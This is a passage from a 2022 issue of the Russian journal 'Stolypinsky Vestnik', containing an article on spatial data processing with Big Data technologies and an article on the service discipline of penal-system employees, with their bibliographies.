8. Technical Regulations of the Eurasian Economic Union "On the safety of products intended for Civil Defense and protection from natural disasters and technogenic nature" (EAEU TR 050/2021).
9. Decree of the President of the Russian Federation of November 13, 2012 No. 1522 "On the creation of an integrated system of emergency notification of the population about the threat of occurrence or the occurrence of emergency situations".
10. Methodological recommendations for the creation and reconstruction of public notification systems (approved by the EMERCOM of Russia No. 1 on 19.02.2021), Moscow, EMERCOM of Russia, 2021.

© Леонова Е.М., Леонова А.Н., 2022 Научный сетевой журнал
«Столыпинский вестник» №4/2022

Для цитирования: Леонова Е.М., Леонова А.Н. О ПОДХОДЕ К
КЛАССИФИКАЦИИ НОРМАТИВНЫХ ПРАВОВЫХ ДОКУМЕНТОВ ПО
ОПОВЕЩЕНИЯ НАСЕЛЕНИЯ ДЛЯ РАЗРАБОТКИ БАЗЫ ДАННЫХ//
Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 528.236.3:004.9

DOI 10.55186/27131424_2022_4_4_4

**СОВРЕМЕННОЕ СОСТОЯНИЕ ОБРАБОТКИ
ПРОСТРАНСТВЕННЫХ ДАННЫХ С ПОМОЩЬЮ ТЕХНОЛОГИЙ
BIG DATA**

**CURRENT STATE OF SPATIAL DATA PROCESSING USING BIG DATA
TECHNOLOGIES**

Подрядчикова Екатерина Дмитриевна, кандидат технических наук, доцент кафедры геодезии и кадастровой деятельности, Тюменский индустриальный университет, г. Тюмень

Гилёва Лариса Николаевна, кандидат географических наук, заведующая кафедрой землеустройства, ФГБОУ ВО Омский государственный аграрный университет имени П.А. Столыпина, г. Омск

Podrjadchikova E. D. podrjadchikovaed@tyuiu.ru

Giljova L. N. giljovaln@mail.ru

Аннотация

В статье рассматривается современное состояние обработки пространственных данных с помощью технологий Big Data. Систематизированы основные источники предоставления Big Data. Показаны особенности пространственных данных на современном этапе, их жизненный

цикл. Приведена характеристика с точки зрения Big Data федеральной государственной информационной системы ведения единого государственного реестра недвижимости.

Annotation

The article discusses the current state of spatial data processing using Big Data technologies. The main sources of providing Big Data are systematized. The features of spatial data at the present stage, their life cycle are shown. The characteristic from the point of view of Big Data of the federal state information system for maintaining a unified state register of real estate is given.

Ключевые слова: пространственные данные, кадастровая деятельность, единый государственный реестр недвижимости, Big Data.

Keywords: spatial data, cadastral activity, unified state register of real estate, Big Data.

Актуальной задачей в настоящее время во всем мире является оперативная обработка больших объемов данных. В процессе роста информатизации процессов и бурного развития информационно-коммуникационных технологий увеличивается также количество передаваемых и обрабатываемых данных [1]. При этом значительный объем взаимосвязанной информации представлен в форматах не соответствующих традиционному формату структурированных баз данных, например, геопространственные данные, текстовые документы, видеопоток, машинный код или ссылки. Для хранения используется разнообразные хранилища, иногда даже за пределами одной организации, в результате отсутствует возможность получить доступ к данным или воспользоваться необходимыми инструментами, для целей формулирования на их основе значимых выводов. Следует учитывать, что данные в настоящее время постоянно обновляются и традиционные методы анализа информации с трудом справляются, что становится средой для внедрения и использования технологии больших

данных (Big Data). Понятие и термин Big Data появился в 2008-2010 годах в процессе поиска определения для феномена стихийного роста объемов и многообразия данных, происходящее в этот период времени [2]. Базы данных, применяемые в градостроительной и кадастровой деятельности, обладают всеми признаками Big Data: имеют значительный объем информации, большое многообразие источников получения и форматов представления данных, а также непрерывный прирост.

Лавинообразный рост объемов данных и неспособность традиционных методов аналитики справиться с увеличением поступающей информации вызвало увеличение информатизации бизнес-процессов. Объемы данных стихийно увеличивались, но не развивалась теория информации, что привело к тому, что потребность во взаимодействии с данными образовалась раньше теоретических возможностей её реализации. Только спустя время проблема больших данных переросла в парадигму и подход к их обработке и аналитике, которые наиболее важны, чем сбор и хранение информации.

При помощи Big Data создаются модели-симуляции, для тестирования продукта, идеи или вывода, Big Data хранятся и собираются для того, чтобы выполнить анализ все наиболее значимых факторов и принять правильное решение. Основные источники предоставления Big Data:

- социальные сети, блоги и средства массовой информации;
- интернет вещей (IoT) и подключенные к нему устройства;
- предоставляемые данные компаний: профили клиентов, совершаемые транзакции, списки заказанных товаров и услуг, поездки на такси и каршеринге;
- показания приборов, датчиков, например, измерения состава и качества воздуха или воды, данные метеорологических станций, спутниковые изображения;

– статистика городов и государств, данные переписи населения, сведения о рождаемости и смертности, перемещениях, медицинские данные: анализы, заболевания, диагностические снимки [3].

Перспективным и дальнейшим направлением развития можно считать разработку простых в использовании систем обработки и аналитики больших данных, доступных пользователям без необходимости изучения сложных технических аспектов. Примером решения можно считать облачные сервисы, которые позволяют использовать широкому кругу лиц, обладают исчерпывающей и доступной для понимания сопроводительной документацией, а также просты в настройке [4].

Задача современного этапа заключается в обеспечении компетентностного перехода от Big Data к Smart Big Data: от накопления массива образовательных данных – к их умному использованию для доказательного развития образования [5]. Работа с Big Data требует больших вычислительных мощностей, на их содержание требуются ресурсы. Использоваться Big Data может разными способами, например, как инструмент для создания искусственного интеллекта, обучения нейронных сетей. Структура хранения данных в блоках, каждый из которых несет в себе информацию о предыдущем блоке или блокчейн можно использовать при работе с Big Data.

Пространственные данные, являются информационной основой обеспечения геоинформационных систем, которые содержат большие объемы и большое разнообразие типов данных, процесс обработки которых характеризуется крупномасштабными нелинейными моделями. В настоящее время основой высокопроизводительной обработки пространственных данных являются кластерные вычисления и параллельные вычисления. Большие информационные потоки пространственных данных получаются в результате дистанционного зондирования Земли с помощью аэрофотосъемки и из космоса, особенно значительными по объему являются потоки

видеоинформации. Появляется необходимость для введения термина «большие геоданные» [6]. Большие пространственно-временные данные создают проблемы в обработке, но при этом обеспечивают исчерпывающей информацией пользователей и аналитиков для принятия управленческих решений. Геоданные имеют большой жизненный цикл, в течение которого необходимо обеспечить длительное хранение и адекватное управление. Моделирование больших пространственно-временных данных имеет свои отличия и технические потребности. Высокопроизводительная обработка пространственных данных открывает большие возможности для изучения геосферы, является средством получения новых геознаний [7].

Жизненный цикл пространственных данных в виде информационной модели представлен на рисунке 1.




Рис. 1. Жизненный цикл пространственных данных

Особенно большой и юридически важный объем данных хранится и обрабатывается в сфере кадастровой деятельности, результаты которой необходимы для выполнения работ по государственной кадастровой оценки[8].

Уникальный информационный ресурс – Федеральная государственная информационная система ведения единого государственного реестра недвижимости (ФГИС ЕГРН) содержит 11 петабайтов (10^{15}) данных о недвижимости. При этом сегодня во ФГИС ЕГРН ежедневно поступает около 100 тысяч обращений на государственную регистрацию прав и кадастровый учет, а также более 500 тысяч запросов на предоставление сведений из ЕГРН. По данным Росреестра в базе ФГИС ЕГРН только лишь в Московской области содержится 13 млн. объектов, экономическая ценность данного объема оценена в 200 трл. долларов. Такой объем информации однозначно относится к BigData и требует особых подходов к анализу и управлению.

Литература

1. Шакиров Р. И. Анализ больших данных с помощью Google bigquery / Р. И. Шакиров, Л. И. Воронова // Технологии информационного общества: Сборник трудов XV Международной отраслевой научно-технической конференции «Технологии информационного общества» – Москва: ООО «Издательский дом Медиа паблишер», 2021. – С. 175-178.
2. Bochicchio M. A big data analytics framework for supporting multidimensional mining over big healthcare data / M. Bochicchio, L. Vaira, A. Cuzzo-crea // 15th IEEE International Conference on Machine Learning and Applications. – 2016. – pp. 508-513.
3. Шаталова В. В. Большие данные: как технологии Big data меняют нашу жизнь / В. В. Шаталова, Д. В. Лихачевский, Т. В. Казак // Big data и анализ высокого уровня : сборник материалов VII международной научно-практической конференции (Минск, 19–20 мая 2021 года).0 – Минск: Бестпринт, 2021. – С. 188-192.
4. Шарахина Л. В. Использование технологий Big data и smart data в разработке эффективных коммуникационных стратегий / Л. В. Шарахина, В. Скворцова // Социальные коммуникации: наука, образование, профессия. – 2019. – № 1. – С. 266-272.

5. Архипова О. Н. Корреляция концепций «Big data» и «smart data» / О. Н. Архипова, П. А. Архипов // II научный форум телекоммуникации: теория и технологии ТТТ-2017. Проблемы техники и технологий телекоммуникаций: материалы XVIII Международной научно-технической конференции (Казань, 20–24 ноября 2017 года). – Казань: Казанский государственный технический университет им. А.Н. Туполева, 2017. – С. 133-134.
6. Карпик А. П. Перспективы развития геодезического и картографического производства и новая парадигма геопространственной деятельности / А. П. Карпик, Д. В. Лисицкий // Вестник СГУГиТ –2020. – т. 25, № 2.– С. 19-29.
7. Есикова В. О. ГИС-анализ социально-экономических процессов региона / В. О. Есикова // Экология. Экономика. Информатика. Серия: Геоинформационные технологии и космический мониторинг. – 2019. – № 4. – С. 29-33.
8. Дубровский, А. В. Инвентаризация как инструмент повышения качества кадастровой оценки / А. В. Дубровский, А. В. Ершов, А. С. Трухачева // Регулирование земельно-имущественных отношений в России: правовое и геопространственное обеспечение, оценка недвижимости, экология, технологические решения. – 2018. – Т. 2. – С. 79-84.

Literature

1. Shakirov R. I. Analiz bol'shikh dannyykh s pomoshch'yu Google bigquery / R. I. Shakirov, L. I. Voronova // Tekhnologii informatsionnogo obshchestva : Sbornik trudov XV Mezhdunarodnoi otraslevoi nauchno-tekhnicheskoi konferentsii «Tekhnologii informatsionnogo obshchestva» (Moskva, 03–04 marta 2021 g.) – Moskva: ООО «Izdatel'skii dom Media pablisheR», 2021. – pp. 175-178.

2. Bochicchio M. A big data analytics framework for supporting multidimensional mining over big healthcare data / M. Bochicchio, L. Vaira, A. Cuzzo-crea // 15th IEEE International Conference on Machine Learning and Applications. – 2016. – Pp. 508-513.
3. Shatalova V. V. Bol'shie dannye: kak tekhnologii Big data menyayut nashu zhizn' / V. V. Shatalova, D. V. Likhachevskii, T. V. Kazak // Big data i analiz vysokogo urovnya: sbornik materialov VII mezhdunarodnoi nauchno-prakticheskoi konferentsii (Minsk, 19–20 maya 2021 goda).0 – Minsk: Bestprint, 2021. – pp. 188-192.
4. Sharakhina L. V. Ispol'zovanie tekhnologii Big data i smart data v razrabotke ehffektivnykh kommunikatsionnykh strategii / L. V. Sharakhina, V. Skvortsova // Sotsial'nye kommunikatsii: nauka, obrazovanie, professiya. – 2019. – № 1. – pp. 266-272.
5. Arkhipova O. N. Korrelyatsiya kontseptsii «Big data» i «smart data» / O. N. Arkhipova, P. A. Arkhipov // II nauchnyi forum telekommunikatsii: teoriya i tekhnologii TTT-2017. Problemy tekhniki i tekhnologii telekommunikatsii: materialy XVIII Mezhdunarodnoi nauchno-tekhnicheskoi konferentsii (Kazan', 20–24 noyabrya 2017 goda). – Kazan': Kazanskii gosudarstvennyi tekhnicheskii universitet im. A.N. Tupoleva, 2017. – pp. 133-134.
6. Karpik A. P. Perspektivy razvitiya geodezicheskogo i kartograficheskogo proizvodstva i novaya paradigma geoprostranstvennoi deyatel'nosti / A. P. Karpik, D. V. Lisitskii // Vestnik SGUGIT –2020. – t. 25, № 2.– pp. 19-29.
7. Esikova V. O. GIS-analiz sotsial'no-ehkonomicheskikh protsessov regiona / V. O. Esikova // Ehkologiya. Ehkonomika. Informatika. Seriya: Geoinformatsionnye tekhnologii i kosmicheskii monitoring. – 2019. – № 4. – pp. 29-33.
8. Dubrovskii, A. V. Inventarizatsiya kak instrument povysheniya kachestva kadaastrovoi otsenki / A. V. Dubrovskii, A. V. Ershov, A. S. Trukhacheva // Regulirovanie zemel'no-imushchestvennykh otnoshenii v Rossii: pravovoe i

geoprostranstvennoe obespechenie, otsenka nedvizhimosti, ehkologiya, tekhnologicheskie resheniya. – 2018. – Т. 2. – pp. 79-84.

© Подрядчикова Е.Д., Гилёва Л.Н., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022.

Для цитирования: Подрядчикова Е.Д., Гилёва Л.Н. Современное состояние обработки пространственных данных с помощью технологий BIG DATA // Научный сетевой журнал «Столыпинский вестник» №4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 343.8

**ПОНЯТИЕ И ПРИЗНАКИ СЛУЖЕБНОЙ ДИСЦИПЛИНЫ
СОТРУДНИКОВ ОРГАНОВ И УЧРЕЖДЕНИЙ УГОЛОВНО-
ИСПОЛНИТЕЛЬНОЙ СИСТЕМЫ**

**THE CONCEPT AND SIGNS OF SERVICE DISCIPLINE OF EMPLOYEES OF
BODIES AND INSTITUTIONS OF THE PENAL ENFORCEMENT SYSTEM**

Побединская Татьяна Валентиновна, магистрант, Дальневосточный институт, филиал ФГБОУ ВО Вгую (Россия, г. Хабаровск, ул. Герасимова 31), тел. +7 (4212) 94-02-87, ptatushka@yandex.ru

Pobedinskaya Tatiana Valentinovna, Master's student, Far Eastern Institute, branch of the Vsu Federal State Educational Institution (Russia, Khabarovsk, 31 Gerasimova str.), tel. +7 (4212) 94-02-87, ptatushka@yandex.ru

Аннотация. Данная статья посвящена анализу понятия и признаков служебной дисциплины сотрудников органов и учреждений уголовно-исполнительной системы. Сначала обращается внимание на понятие и признаки дисциплины и служебной дисциплины. Дисциплинарное производство в уголовно-исполнительной системе нуждается в теоретическом осмыслении, а также в выработке предложений по совершенствованию его правового регулирования. Автор приходит к выводу, что понятие

«дисциплина» имеет множество интерпретаций. Служебная дисциплина в свою очередь не имеет какого-либо общего понятия. Представляется, что содержание служебной дисциплины в каждом случае определяется из сущности той или иной службы. Понятие и содержание служебной дисциплины сотрудников уголовно-исполнительной системы определено в Федеральном Закона №197-ФЗ, а также в соответствующем Дисциплинарном уставе.

Abstract. This article is devoted to the analysis of the concept and signs of service discipline of employees of bodies and institutions of the penal system. First, attention is drawn to the concept and signs of discipline and service discipline. Disciplinary proceedings in the penal enforcement system need theoretical reflection, as well as the development of proposals to improve its legal regulation. The author comes to the conclusion that the concept of "discipline" has many interpretations. Service discipline, in turn, does not have any general concept. It seems that the content of service discipline in each case is determined from the essence of a particular service. The concept and content of the service discipline of employees of the penal enforcement system is defined in Federal Law No. 197-FZ, as well as in the relevant Disciplinary Statute.

Ключевые слова: дисциплина; служебная дисциплина; служебная дисциплина сотрудников УИС; понятие и признаки дисциплины.

Keywords: discipline; service discipline; service discipline of UIS employees; the concept and signs of discipline.

Полагаю, логичнее начать исследование с определения понятия «дисциплина». Так как данное понятие лежит в основе предмета исследования по теме выпускной квалификационной работы. Само понятие «дисциплина» легло в основу взаимоотношений людей во многих сферах деятельности.

Этимология данного слова восходит к эпохе правления Петра I, что в переводе с французского означает направление, воспитание. Сегодня же во

многим понятия «дисциплина» и «трудовая дисциплина» отождествляются, хотя на мой взгляд, данные понятия отличаются тем, что первое шире второго.

Если обратиться к толковому словарю Ожегова, то увидим, что дисциплина - это подчинение членов какого-либо коллектива к установленному порядку. Тут же приводятся примеры этой дисциплины - воинская, трудовая, финансовая, школьная [1].

В словаре В. Даля указано, что дисциплина - это «воинское повиновение, послушание, порядок подчиненности, чинопочитание; воинская управа, расправа» [2]. Тем самым делая акцент на том, что понятие дисциплины является воинским.

Обращаясь к толковому словарю Ефремовой, то понятие дисциплина представляет определенный порядок поведения людей, который отвечает сложившимся общественным нормам морали и права, включая также требования той или иной организации [3].

В историко-этимологическом словаре П. Я. Черных указано, что дисциплина - это «обязательное подчинение всех членов коллектива правилам, уставу, законам, установленным властью, руководством» [4].

Авторы А. Г. Гришаков и Ю. А. Прибытко в своем исследовании пишут: «Сущность дисциплины заключается в определенных требованиях к должному поведению людей в той или иной области общественной жизни, связанному с соблюдением юридических и других социальных обязанностей. При этом дисциплина выражается в законопослушности и строгом исполнении обязанностей каждым по отношению к правам других людей» [5].

При этом авторы указывают, что понятие законность является составной частью понятия дисциплина.

Категория дисциплина в свое время становилось предметом исследования многих ученых. Так, Г. И. Молев в своем исследовании на тему «Дисциплина в российском обществе: теоретико-правовой аспект» [6] определяет дисциплину как универсальное средство организации социальных

связей. Само понятие дисциплины определяет как подчинение обязанностям, которые содержатся в различного рода правовых актах и в других социальных и технических предписаниях, целью которых является упорядочение конкретных общественных связей. Сущность же дисциплины кроется в требовании соблюдать те или иные порядки в поведении людей, связанные с определенными общественными отношениями. Собственно дисциплина характеризуется тем, что является формой социальной связи, создаваемая при осуществлении определенной деятельности, сопряжена с подчинением и имеет цель упорядочить социальные связи.

Исследование автора было проведено более 15 лет назад, однако своей актуальности не теряет. Полагаю, что с позицией автора вполне можно согласиться, так как анализ данной категории был углубленный, всесторонний.

В учебниках по теории государства и права чаще всего указывается, что дисциплина - это совокупность требований, отвечающих социальным нормам, которые сложились в обществе и предъявляются к поведению людей. При этом выделяют следующие виды дисциплины: государственная, служебная, воинская, трудовая, финансовая, технологическая, договорная. Отмечается также, что дисциплина регулируется нормами правовыми, организационными, политическими, социальными, моральными и другими.

Дабы не приводить нескончаемое множество различных определений одного и того же понятия, укажем, что при анализе литературы пришли к выводу, что дисциплина в общем смысле, представляет собой соблюдение установленных правил и определенного порядка поведения, что отвечает требованиям конкретных общественных отношений. Стоит также отметить, что во многих определениях есть указание на коллективную составляющую, из чего следует, что большинство авторов полагают, что дисциплина по большей части связана с какими либо подчинением, в частности с трудовым, воинским или служебным.

Главными элементами любой дисциплины будут являться два составляющих:

- совокупность определенных правил и требований, которые нужно соблюдать;
- практическая реализация данных требований конкретными людьми.

Уже исходя из того, какой вид дисциплины анализируется, можно выделять те или иные специфические признаки дисциплины. В нашем случае, сотрудники уголовно-исполнительной системы являются федеральными государственными служащими, что следует из п.1 ст. 1 Федерального закона от 18.07.2018 №197-ФЗ «О службе в уголовно-исполнительной системе Российской Федерации и о внесении изменений в Закон Российской Федерации «Об учреждениях и органах, исполняющих уголовные наказания в виде лишения свободы» [7] (Далее по тексту - Федеральный закон №197-ФЗ). Следовательно, интерес представляет служебная дисциплина, в частности, служебная дисциплина сотрудников уголовно-исполнительной системы. Стоит отметить, что понятие «служебная дисциплина», которое является родовым по отношению к понятию «служебная дисциплина сотрудников уголовно-исполнительной системы», ни в одном нормативном правовом акте не закреплён. Его понимание исходит из доктринальных разработок.

Понятие служебной дисциплины можно определить как соблюдение федеральным государственным служащим, установленных правовыми актами правил и требований к порядку исполнения служебных обязанностей.

Основные критерии служебной дисциплины сотрудников уголовно-исполнительной системы закреплёны в нормативных правовых актах, регулирующие прохождение службы в органах уголовно-исполнительной системы. Отметим, что прохождение службы в органах уголовно-исполнительной системы представляет собой самостоятельный вид федеральной государственной службы. В указанном п.1 ст. 1 Федерального закона №197-ФЗ указано, что данная служба является профессиональной

служебной деятельностью на должностях в уголовно-исполнительной системе, а также на должностях, не являющихся должностями в уголовно-исполнительной системе (в случаях предусмотренных законом).

Стоит отметить, что нужно разграничивать правовой статус лиц, осуществляющие профессиональную деятельность и рабочих и служащих уголовно-исполнительной системы. Так как в абзаце 1 статьи 24 Закона РФ от 21 июля 1993 г. № 5473-І «Об учреждениях и органах, исполняющих уголовные наказания в виде лишения свободы» [8] к сотрудникам уголовно-исполнительной системы, что должны соблюдать служебную дисциплину относятся только те, что имеют специальное звание. На остальных категориях работников распространяются положения о трудовой дисциплине.

Так, в указанном Федеральном законе №197-ФЗ законодателем дано общее определение служебной дисциплины в рамках уголовно-исполнительной системы, как это сделано в ст. 189 Трудового кодекса Российской Федерации [9] по отношению к дисциплине труда. Полагаю, уместнее указать положение закона полностью, в п.1 ст. 47 Федерального закона №197-ФЗ указано:

«Служебная дисциплина - соблюдение сотрудником установленных законодательством Российской Федерации, Присягой сотрудника уголовно-исполнительной системы, дисциплинарным уставом уголовно-исполнительной системы, правилами внутреннего служебного распорядка учреждения или органа уголовно-исполнительной системы, должностной инструкцией, контрактом, приказами и распоряжениями руководителя федерального органа уголовно-исполнительной системы, приказами и распоряжениями прямых руководителей (начальников) и непосредственного руководителя (начальника) порядка и правил исполнения служебных обязанностей и реализации предоставленных прав.».

Исходя из этого определения можно заключить, что его содержание состоит из перечисления всех тех установленных правил и порядков

поведения, которым должен следовать сотрудник уголовно-исполнительной системы.

Аналогичное понятие определено и в п.3 Дисциплинарного устава уголовно-исполнительной системы. При этом в п. 4 данного устава дополнительно указано благодаря чему обеспечивается служебная дисциплина, например, ответственностью каждого сотрудника, неукоснительного выполнения приказа, соблюдения норм, регулирующих условия службы в органах уголовно-исполнительной системы, поддержание определенного уровня квалификации у сотрудников уголовно-исполнительной системы, воспитанием сотрудников и др. [10]

Стоит указать, что определение служебной дисциплины относительно разных правоохранительных структур идентичны друг другу и отличаются фактически указанием на соблюдение тех правовых актов, что регулируют условия службы в соответствующем правоохранительном органе. Например, как это указано п.3 Дисциплинарного устава органов внутренних дел Российской Федерации.

В этой связи стоит указать, что служебная дисциплина в той или иной области, например, в уголовно-исполнительной системе или в органах внутренних дел и др, являются элементами единой системы государственной дисциплины. Из чего следует, что анализируемая служебная дисциплина является частью (видом) государственной дисциплины, требования которого устанавливаются государством и обязательны для сотрудников уголовно-исполнительной системы. Единство государственной дисциплины определяется целостностью лежащего в ее основе права, нормы, которого формируются под воздействием единой государственной политики.

Как указывает автор И. А. Алхазов - «Признаками государственной дисциплины являются не только нормативность, установленные полномочными органами правила и порядок, основанные на законности, но также и то, что одним из участников отношений, складывающихся в процессе

реализации норм и выполнения государственных задач, обязательно является государство. Это и позволяет отличить государственную дисциплину от других видов дисциплины.». [11]. Служебная дисциплина сотрудников уголовно-исполнительной системы соответствует указанному автором.

Так как речь зашла о Дисциплинарном уставе, отметим, что в своих положениях он определяет:

- обязанности сотрудника по соблюдению и поддержанию служебной дисциплины;
- права, обязанности и ответственность руководителей (начальников) по поддержанию служебной дисциплины;
- обязательность исполнения приказа руководителя (начальника);
- порядок наложения и исполнения дисциплинарных взысканий;
- порядок учета мер поощрения и дисциплинарных взысканий;
- порядок обжалования дисциплинарных взысканий.

Примечательно отметить, что до принятия соответствующего устава вопрос о понятии и содержании служебной дисциплины сотрудников органов и учреждений уголовно-исполнительной системы был спорным, ввиду чего становился предметом диссертационных исследований, различных дискуссий. Принятие устава во многом решило теоретические аспекты регламентации служебной дисциплины в уголовно-исполнительной системе. Его значение на данный момент трудно переоценить.

Возвращаясь к служебной дисциплине сотрудника уголовно-исполнительной системы отметим, что ее соблюдение должно обеспечиваться также созданием всех необходимых условий для этого, должны обеспечиваться организационные и экономические условия для эффективной службы, старшие сотрудники должны быть примером соблюдения дисциплины для младших сотрудников.

В целом обеспечение соблюдения дисциплины во многом зависит от руководителей органов и учреждений уголовно-исполнительной системы.

Как отмечает в своем исследовании авторы О. Г. Демидов и О. Е. Михайлова, служебная дисциплина сотрудников уголовно-исполнительной системы предполагает взаимные права и обязанности как у сотрудников, так и у руководителей соответствующих органов и учреждений уголовно-исполнительной системы. Тем самым авторы приходят к тому, что служебная дисциплина является частью служебных правоотношений [12].

С этой позицией можно согласиться, так как, действительно, имеются корреспондирующие права и обязанности сотрудника и руководителя органа или учреждения уголовно-исполнительной системы, которые обеспечивают соблюдение служебной дисциплины.

Так как служебная дисциплина сотрудников уголовно-исполнительной системы составляет часть государственной дисциплины и является ее видом, то уместно рассматривать данную дисциплину как часть института государственной службы, а также как особый вид служебной дисциплины правоохранительных органов. Служебная При таком подходе к служебной дисциплине сотрудников уголовно-исполнительной системы, можно определить особенности дисциплинарной ответственности [13].

Анализируя как правовые акты, так и юридическую литературу можно выделить следующие характерные черты служебной дисциплины сотрудников органов уголовно-исполнительной системы.

1. Так, служебная дисциплина сотрудников уголовно-исполнительной системы представляет собой часть единой системы государственной дисциплины и как особый вид служебной дисциплины правоохранительных органов;
2. Характерной чертой анализируемой служебной дисциплины является ее назначение, а именно тот факт, что усилением каждого сотрудника соблюдения дисциплины позволяет достигнуть целей уголовно-исполнительной системы, а именно, надлежащему и эффективному исполнению наказания;

3. Соблюдение дисциплины является реализацией установленных правовыми актами правил и порядка поведения, определяет правовой характер служебной дисциплины;

4. Служебная дисциплина сотрудников уголовно-исполнительной системы связана с дисциплиной осужденных, так как реализация первой также зависит от того, как соблюдают дисциплину осужденные и наоборот, если сотрудники уголовно-исполнительной системы нарушают служебную дисциплину, то этот факт снижает уровень дисциплины во всем учреждении.

5. Любая дисциплина, в том числе и служебная дисциплина сотрудников уголовно-исполнительной системы представляет собой определенную модель поведения.

Подводя итог по отметим:

1. Понятие «дисциплина» имеет множество интерпретаций, однако в своей сущности большинство из определений сходятся в том, что дисциплина - это соблюдение определенных установленных правил поведения. В зависимости от сферы общественных отношений выделяют виды дисциплин, одной из которых является служебная дисциплина;

2. Служебная дисциплина в свою очередь не имеет какого-либо общего понятия. Представляется, что содержание служебной дисциплины в каждом случае определяется из сущности той или иной службы. Как на примере служебной дисциплины сотрудников уголовно-исполнительной системы;

3. Понятие и содержание служебной дисциплины сотрудников уголовно-исполнительной системы определено в Федеральном Закона №197-ФЗ, а также в соответствующем Дисциплинарном уставе. Анализ нормативных-правовых актов и литературы показывает, что данная служебная дисциплина является частью служебных правоотношений,

так как имеются взаимные права и обязанности у сотрудников и руководителей органов и учреждений уголовно-исполнительной системы. Характерные признаки данной дисциплины следующие: является частью государственной дисциплины и является особым видом служебной дисциплины правоохранительных органов; в совокупности усилия каждого сотрудника для соблюдения служебной дисциплины обеспечивает эффективное исполнение уголовных наказаний; связана с дисциплиной осужденных; представляет собой определенную модель поведения требования которой указаны в ряде правовых актов, соблюдение которых обеспечит надлежащую работу уголовно-исполнительной системы и достижения целей уголовного наказания.

Таким образом служебная дисциплина сотрудников уголовно-исполнительной системы является целостным, самостоятельным видом служебной дисциплины.

Литература

1. Толковый словарь русского языка [Текст] : около 100 000 слов, терминов и фразеологических выражений / С. И. Ожегов ; под общ. ред. Л. И. Скворцова. - 28-е изд., перераб. - Москва : Мир и Образование : 2020. - 1376 с.
2. Толковый словарь живого великорусского языка : избр. ст. / В.И. Даль ; Подарочные издания. Российская императорская библиотека : ЭКСМО, 2020, - 896 с.
3. Новый словарь русского языка. Толково-словообразовательный : Св. 136000 словар. ст., ок. 250000 семант. единиц : [В 2 т.] / Т. Ф. Ефремова. - М. : Рус. яз., 2000.
4. Черных, П. Я. Историко-этимологический словарь современного русского языка : в 2 т. Т. 1: А–Пантомима / П. Я. Черных. – 3-е изд., стереотип. – М. : Рус. яз., 1999. – 624 с.

5. Гришаков, А. Г. О соотношении понятий "дисциплина", "законность" и "правопорядок" в деятельности полиции / А. Г. Гришаков, Ю. А. Прибытко // Вестник Воронежского института МВД России. – 2015. – № 2. – С. 70
6. Молев Г. И. Дисциплина в российском обществе: теоретико-правовой аспект: дис. ... канд. юр.. наук: 12.00.01: защищена 15.03.05 / Геннадий Иванович Молев. - Саратов., 2005. - 204 с.
7. Федеральный закон от 18.07.2018 №197-ФЗ «О службе в уголовно-исполнительной системе Российской Федерации и о внесении изменений в Закон Российской Федерации «Об учреждениях и органах, исполняющих уголовные наказания в виде лишения свободы» // Собрание законодательства Российской Федерации от 23 июля 2018 г. N 30 ст. 4532
8. Закон РФ от 21 июля 1993 г. № 5473-І «Об учреждениях и органах, исполняющих уголовные наказания в виде лишения свободы» // Ведомости Съезда народных депутатов и Верховного Совета Российской Федерации от 19 августа 1993 г., № 33, ст. 1316
9. Трудовой кодекс Российской Федерации от 30.12.2001 № 197-ФЗ // Собрание законодательства РФ, 07.01.2002, № 1 (ч. 1), ст. 3.
10. Приказ Минюста России от 12.09.2019 N 202 "Об утверждении дисциплинарного устава уголовно-исполнительной системы Российской Федерации" (Зарегистрировано в Минюсте России 17.09.2019 N 55944) // Текст приказа опубликован на "Официальном интернет-портале правовой информации" (www.pravo.gov.ru) 18 сентября 2019 г.
11. Алхазов, И. А. Государственная дисциплина: понятие, признаки, средства обеспечения / И. А. Алхазов // Бизнес в законе. Экономико-юридический журнал. – 2013. – № 2. – С. 53-55.
12. Демидов, О. Г. Понятие и сущность служебной дисциплины в уголовно-исполнительной системе / О. Г. Демидов, О. Е. Михайлова // Закон и право. – 2021. – № 6. – С. 97-100.

13. Колосков А. М. Правовое регулирование дисциплинарной ответственности сотрудников уголовно-исполнительной системы Российской Федерации: дис. ... канд. юр. наук: 12.00.14: защищена 26.05.11 / Александр Михайлович Колосков. - Москва., 2011. - 245 с.

References

